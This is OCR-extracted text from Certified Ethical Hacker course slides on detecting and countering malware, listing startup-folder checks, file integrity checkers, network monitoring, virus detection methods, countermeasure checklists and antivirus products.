
Check startup folder

`C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`

`C:\Users\(User-Name)\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`

Startup Programs Monitoring Tool: Security AutoRun

Security AutoRun displays the list of all applications that are loaded automatically when Windows starts up



http://tcpmonitor.altervista.org

Startup Programs Monitoring Tools

C|EH Certified Ethical Hacker

Autoruns for Windows
http://technet.microsoft.com

PCTuneUp Free Startup Manager
http://www.pctuneupsuite.com

ActiveStartup
http://www.hexilesoft.com

Disable Startup
http://www.disablestartup.com

StartEd Pro
http://www.outertech.com

WinPatrol
http://www.winpatrol.com

Startup Delayer
http://www.r2.com.au

Chameleon Startup Manager
http://www.chameleon-managers.com

Startup Manager
http://startupmanager.org

Startup Booster
http://www.smartpctools.com

Scanning for Suspicious Files and Folders

Trojans normally modify system's files and folders. Use these tools to detect system changes

SIGVERIF

- It checks integrity of critical files that have been digitally signed by Microsoft
- To launch SIGVERIF, go to Start → Run, type sigverif and press Enter


FCIV

- It is a command line utility that computes MD5 or SHA1 cryptographic hashes for files
- You can download FCIV at http://download.microsoft.com


TRIPWIRE

- It is an enterprise class system integrity verifier that scans and reports critical system files for changes

Files and Folder Integrity Checker: FastSum and WinMD5



http://www.fastsum.com



http://www.blisstonia.com

- FastSum is used for **checking integrity** of the files
- It computes checksums according to the **MD5 checksum** algorithm

- WinMD5 is a Windows utility for computing the **MD5 hashes** ("fingerprints") of files
- These fingerprints can be used to ensure that the **file is uncorrupted**

Files and Folder Integrity Checker

C|EH Certified Ethical Hacker

Advanced CheckSum Verifier (ACSV)
http://www.irnis.net

PA File Sight
http://www.poweradmin.com

Fsum Frontend
http://fsumfe.sourceforge.net

CSP File Integrity Checker
http://www.tandemsecurity.com

Verisys
http://www.ionx.co.uk

ExactFile
http://www.exactfile.com

AFICK (Another File Integrity Checker)
http://afick.sourceforge.net

OSSEC
http://www.ossec.net

FileVerifier++
http://www.programmingunlimited.net

Checksum Verifier
http://www.bitdreamers.com

Scanning for Suspicious Network Activities

Trojans connect back to handlers and send confidential information to attackers


Use network scanners and packet sniffers to monitor network traffic going to malicious remote addresses


Run tools such as Capsa to monitor network traffic and look for suspicious activities sent over the web

Detecting Trojans and Worms with Capsa Network Analyzer

C|EH Certified Ethical Hacker

Capsa is an intuitive network analyzer, which provides detailed information to help check if there are any Trojan activities on a network





http://www.colasoft.com

Virus Detection Methods

C|EH Certified Ethical Hacker

Scanning	Integrity Checking	Interception
Once a virus has been detected, it is possible to write scanning programs that look for signature string characteristics of the virus	Integrity checking products work by reading the entire disk and recording integrity data that acts as a signature for the files and system sectors	The interceptor monitors the operating system requests that are written to the disk

Virus Detection Methods (Cont'd)

Code Emulation

- In code emulation techniques, the **anti-virus executes the malicious code** inside a virtual machine to simulate CPU and memory activities
- This techniques is considered very effective in dealing with **encrypted** and **polymorphic viruses** if the virtual machine mimics the real machine

Heuristic Analysis

- Heuristic analysis can be **static** or **dynamic**
- In static analysis the **anti-virus analyses the file format** and code structure to determine if the code is viral
- In dynamic analysis the **anti-virus performs a code emulation** of the suspicious code to determine if the code is viral

Module Flow


Introduction to Malware

Trojan Concepts

Virus and Worm Concepts

Malware Reverse Engineering

Malware Detection



Counter-measures

Anti-Malware Software

Penetration Testing

Trojan Countermeasures

C|EH Certified Ethical Hacker

- Avoid opening email attachments received from unknown senders
- Block all unnecessary ports at the host and firewall
- Avoid accepting the programs transferred by instant messaging
- Harden weak, default configuration settings and disable unused functionality including protocols and services
- Monitor the internal network traffic for odd ports or encrypted traffic
- Avoid downloading and executing applications from untrusted sources
- Install patches and security updates for the operating systems and applications
- Scan CDs and DVDs with antivirus software before using
- Restrict permissions within the desktop environment to prevent malicious applications installation
- Avoid typing the commands blindly and implementing pre-fabricated programs or scripts
- Manage local workstation file integrity through checksums, auditing, and port scanning
- Run host-based antivirus, firewall, and intrusion detection software

Backdoor Countermeasures

Most commercial **anti-virus products** can automatically scan and detect **backdoor programs** before they can cause damage

Educate users not to install applications downloaded from **untrusted Internet sites** and **email attachments**

Use **anti-virus tools** such as McAfee, Norton, etc. to detect and eliminate backdoors

Virus and Worms Countermeasures

01 Install **anti-virus** software that detects and removes infections as they appear

02 Generate an **anti-virus policy** for safe computing and distribute it to the staff

03 Pay attention to the **instructions** while downloading files or any programs from the Internet

04 **Update** the anti-virus software regularly

05 Avoid opening the attachments received from an **unknown sender** as viruses spread via e-mail attachments

06 Possibility of virus infection may corrupt data, thus regularly maintain **data back up**

07 Schedule **regular scans** for all drives after the installation of anti-virus software

08 Do not accept disks or programs without checking them first using a **current version** of an anti-virus program

Virus and Worms Countermeasures (Cont'd)

C|EH Certified Ethical Hacker

1. Ensure the **executable code** sent to the organization is approved
2. Do not boot the machine with **infected** bootable system disk
3. Know about the **latest virus** threats
4. Check the **DVDs** and **CDs** for virus infection
5. Ensure the **pop-up blocker** is turned on and use an Internet firewall
6. Run disk clean up, registry scanner and **defragmentation** once a week
7. Turn on the **firewall** if the OS used is Windows XP
8. Run **anti-spyware** or **adware** once in a week
9. Do not open the files with more than one **file type extension**
10. Be cautious with the files being sent through the **instant messenger**

Module Flow

Introduction to Malware

Trojan Concepts

Virus and Worm Concepts

Malware Reverse Engineering

Malware Detection

Counter-measures

Anti-Malware Software

Penetration Testing

Anti-Trojan Software: TrojanHunter

CEH Certified Ethical Hacker


Memory scanning for detecting any modified variant of a particular build of a Trojan

Registry scanning for detecting traces of Trojans in the registry

Inifile scanning for detecting traces of Trojans in configuration files

TrojanHunter Guard for resident memory scanning - detect any Trojans if they manage to start up

TrojanHunter is an advanced **malware scanner** that **detects all sorts of malware** such as Trojans, spyware, adware, and dialers



http://www.trojanhunter.com

Anti-Trojan Software: Emsisoft Anti-Malware

Emsisoft Anti-Malware provides PC protection against viruses, Trojans, spyware, adware, worms, bots, keyloggers, and rootkits

Two combined scanners for cleaning: Anti-Virus and Anti-Malware

Three guards against new infections: file guard, behavior blocker, and surf protection

http://www.emsisoft.com

Anti-Trojan Software

CEH Certified Ethical Hacker

Anti Malware BOClean
http://www.comodo.com

SUPERAntiSpyware
http://www.superantispyware.com

Anti Hacker
http://www.hide-my-ip.com

Trojan Remover
http://www.simplysup.com

XoftSpySE
http://www.paretologic.com

Twister Antivirus
http://www.filseclab.com

SPYWAREfighter
http://www.spamfighter.com

STOPzilla AntiMalware
http://www.stopzilla.com

Malwarebytes Anti-Malware Premium
http://www.malwarebytes.org

ZeroSpyware
http://www.fbmsoftware.com

Companion Antivirus: Immunet

http://www.immunet.com

Anti-virus Tools

C|EH Certified Ethical Hacker

AVG Antivirus
http://free.avg.com

BitDefender
http://www.bitdefender.com

Kaspersky Anti-Virus
http://www.kaspersky.com

Trend Micro Titanium Maximum Security
http://apac.trendmicro.com

Norton AntiVirus
http://www.symantec.com

F-Secure Anti-Virus
http://www.f-secure.com

avast! Pro Antivirus 2014
http://www.avast.com

McAfee AntiVirus Plus 2014
http://home.mcafee.com

ESET Smart Security 7
http://www.eset.com

Total Defense Internet Security Suite
http://www.totaldefense.com

Module Flow

Introduction to Malware

Trojan Concepts

Virus and Worm Concepts

Malware Reverse Engineering


Malware Detection

Counter-measures


Anti-Malware Software

Penetration Testing

Pen Testing for Trojans and Backdoors

